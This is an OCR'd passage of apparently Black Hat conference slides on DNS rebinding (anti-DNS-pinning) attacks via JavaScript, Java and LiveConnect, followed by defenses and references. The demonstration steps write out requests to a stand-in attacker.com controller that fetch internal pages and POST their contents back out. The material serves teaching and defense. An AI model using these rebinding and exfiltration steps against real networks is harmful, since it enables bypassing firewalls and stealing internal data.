
Demonstration Sequence



`http://12.0.0.80/cgi-bin/controller.pl?command=getnextrequest&sessionid=10&proxyid=3`

14. The iframe payload retrieves the next proxied HTTP request from the controller script.


Demonstration Sequence




```
http://fkduia.attacker.com/cgi-bin/controller.pl?
command=getnextrequest&sessionid=10&proxyid=3
```

15. The iframe payload creates an XMLHTTPRequest object, pointing it at the supplied victim URL. The web browser attempts to connect to the cached IP address, but fails due to the firewall rule.


Demonstration Sequence




```
query    fkduia.attacker.com
response 10.0.0.30
```

16. Once the browser reaches its timeout threshold, it dumps the cache and re-queries the attack DNS server. The DNS server responds with the targeted server IP address.


Demonstration Sequence



`http://12.0.0.80/cgi-bin/controller.pl?command=antipincomplete&sessionid=10&proxyid=3`

17. The iframe payload sends a message to the controller script via image request, indicating that the firewall rule can be disabled.


Demonstration Sequence



`http://fkduia.attacker.com/`

18. The XMLHTTPRequest object in the iframe connects to the targeted web server, and issues the request.


Demonstration Sequence




```
POST http://12.0.0.80/cgi-bin/controller.pl
command=postdata&sessionid=10&proxyid=3&response=<html><head>Internal...
```

19. The HTTP response is put into form fields, and posted back to the controller script on the attack web server's primary IP address.

Demonstration Sequence




```
HTTP/1.1 200 OK
Content-Type: text/html
```

20. The controller script inserts the response into the database. The proxy server sees the response and sends it back to the attacker's browser

Anti-DNS Pinning Demonstration: JavaScript & XMLHTTPRequest

Limitations & Techniques

- Lack of host header control allows access only to the default website
- HOST HEADERS ARE NOT SECURITY
- Find a website with secondary vulnerabilities
- Complicated attacks like chunked encoding not possible
- SQL Injection ideal
- Tertiary flaw such as xp_cmdshell can be used to start more flexible and traditional tunneling
- Java allows for more sophisticated techniques

Java Security Refresher

- Two kinds of applets: trusted & untrusted
- Trusted are either digitally signed, or installed locally
  - Local file access
  - Process creation & termination
  - Unlimited network access (listen & connect)
- Everything else is untrusted
  - No file access
  - No process management
  - Only outbound socket access to origin server

Anti-DNS Pinning with Java: Princeton Attack

- The JVM performs its own DNS-pinning, independent of the browser
- In 1996 Princeton researchers documented an anti-DNS pinning attack against the JVM
- If DNS returned two IP addresses for the origin server, both were acceptable destinations
- Sun addressed the problem and stated that the JVM would “take note of the actual IP address that the applet truly came from… and thereafter only allow the applet to connect to that exact same numerical address”

Princeton Attack: Java Virtual Machine

Attack Web Server
13.1.2.3

Attack HTML <APPLET>

Request

Attack DNS Server
attacker.com

evil.attacker.com

13.1.2.3

Victim browser

Victim Server
10.4.5.6

Attack request

Java DNS Cache

evil.attacker.com
13.1.2.3, 10.4.5.6

Black Hat Briefings

LiveConnect

- Two way bridge between Java applets & JavaScript
- JavaScript can instantiate Java objects; Java applets can access the HTML DOM of the host page
- Supported by Firefox and Opera, but not IE
- Martin Johns & Kanatoko Anvil documented that if JavaScript creates a Java socket object back to the document's origin hostname, the JVM will immediately query DNS
- If the attacker has already changed the DNS record for the origin host, the JVM will connect the socket to any IP address

Advantages of Java-Based Attacks

- No delay caused by local DNS cache timeouts
- Direct socket access removes HTTP host header limitation
- Both text and binary protocols possible
- Full TCP & UDP support by Java classes
- Limited ICMP support
- Huge potential: Telnet, SSH, SNMP, database server protocols, SMB, fast port scanning, etc

Java-based Attack Demonstration

- Very similar to JavaScript technique
- SOCKS proxy for the attacker instead of HTTP
- Hummingbird's generic SOCKS client used by the attacker
- No need for firewall, or delay in DNS changes
- Socket reads & writes handled asynchronously with separate JavaScript execution paths (pseudo-threads)

Anti-DNS Pinning Demonstration: Java & LiveConnect

Java DNS Rebinding Techniques

- Method 1: The Princeton attack still works when both “origin” servers and the victim are on the same subnet
- Method 2: If the reverse DNS (PTR) records for both addresses return the same hostname, the JVM will allow socket connections. Control of the DNS server, or DNS cache poisoning permits an attack.
- Method 3: When configured to use a proxy server, the JVM will issue a DNS query for the origin server, while downloading the applet from the proxy. The JVM will allow full socket connections to the IP address returned by DNS.

Other Anti-DNS Pinning Vectors

- Proxy servers – long suspected, recently confirmed by Dafydd Stuttard, aka PortSwigger
  - Microsoft ISA: Enforces a minimum six minute TTL, making attacks challenging, but not impossible
  - Squid Cache: Respects provided TTLs, making attacks trivial
  - Segmenting proxy servers away from internal hosts minimizes risk
- Adobe Flash
  - Limited socket functionality in ActionScript
  - Kanatoko Anvil has documented that Flash doesn't perform *any* DNS-pinning, allowing simple DNS rebinding attacks
- Stanford Security Lab paper

Defense – Client Pinning

- Class ‘C’ pinning
- No rebinding to RFC 1918 addresses
- Permanent pinning
- Shared pinning information
- Include IP address in content cache

Defense – Browser Security Policies

- Completely disabling JavaScript or Flash isn't practical at most companies; disabling Java applets may be possible
- Increased granularity of security zones to block specific plugins & XMLHTTPRequest
- NoScript can provide some benefit on Firefox, but offers little granularity
- Add security zones to Firefox

Defense – Other Ideas

- LocalRodeo
  - Justus Winter and Martin Johns wrote a Firefox add-on to address JavaScript security
  - Detects and blocks IP address changes in the browser's DNS cache
  - Still experimental / beta
  - Doesn't address other plug-ins or proxy servers
- Force domain and IP address owners to be the same
- Security gateways can filter web content, heavy administration overhead

Defense – More Internal Attention

- Running code downloaded from strangers may get safer, but will never be safe
- Other techniques exist to bypass perimeter firewalls
- Good practices
  - Avoid internal resolution of Internet domains
  - Never allow Internet domains to resolve to RFC 1918 addresses, your own public IP ranges, or localhost
  - Harden all servers, not just the ones in the DMZ
  - Network segmentation; don't allow John Doe in the call center to SSH into a router. Does he even need Internet & email access?
  - Use strong protocols whenever possible: SSH, SSL, IPSec
  - If you have a surplus of money; application firewalls, NIPS, HIPS, etc

Follow-up

- If I did a poor job:

  http://christ1an.blogspot.com/2007/07/dns-pinning-explained.html

- If you understand:

  http://crypto.stanford.edu/dns/dns-rebinding.pdf
  http://dnsrebinding.net

Questions

References

http://java.sun.com/j2se/1.5.0/docs/api/java/net/InetAddress.html#isReachable(int)

http://tools.ietf.org/html/rfc1928

http://www.hummingbird.com/products/nc/socks/index.html

http://developer.mozilla.org/en/docs/DOM:window.setTimeout

http://developer.mozilla.org/en/docs/DOM:window.setInterval

http://www.jumperz.net/index.php?i=2&a=3&b=3

http://www.adobe.com/support/flash/action_scripts/actionscript_dictionary/actionscript_dictionary867.html

http://www.mozilla.org/projects/security/components/ConfigPolicy.html

http://noscript.net/

http://databasement.net/labs/localrodeo/

http://java.sun.com/sfaq/

References

http://www.mozilla.org/projects/security/components/same-origin.html

http://www.ietf.org/rfc/rfc2616.txt, section 15.3

http://viper.haque.net/~timeless/blog/11/

http://shampoo.antville.org/stories/1451301/

http://msdn2.microsoft.com/en-us/library/ms175046.aspx

http://www.cgisecurity.com/lib/XmlHTTPRequest.shtml

https://bugzilla.mozilla.org/show_bug.cgi?id=297078

https://bugzilla.mozilla.org/show_bug.cgi?id=302263

http://www.w3.org/TR/html401/present/frames.html#h-16.5

http://www.w3.org/TR/XMLHttpRequest/

http://msdn2.microsoft.com/en-us/library/ms535874.aspx

http://developer.mozilla.org/en/docs/XMLHttpRequest

References

- http://mgran.blogspot.com/2006/08/downloading-binary-streams-with.html
- http://www.gnucitizen.org/projects/backframe/
- http://www.bobbyvandersluis.com/articles/dynamicCSS.php
- http://www.irt.org/articles/js065/
- http://shampoo.antville.org/stories/1566124/
- http://developer.mozilla.org/en/docs/LiveConnect
- http://java.sun.com/products/plugin/1.3/docs/jsobject.html
- http://java.sun.com/j2se/1.5.0/docs/api/java/net/DatagramSocket.html
- http://java.sun.com/j2se/1.5.0/docs/api/java/net/Socket.html
- http://crypto.stanford.edu/dns/dns-rebinding.pdf
- http://www.megacz.com/sop.txt
- http://www.ngssoftware.com/research/papers/DnsPinningAndWebProxies.pdf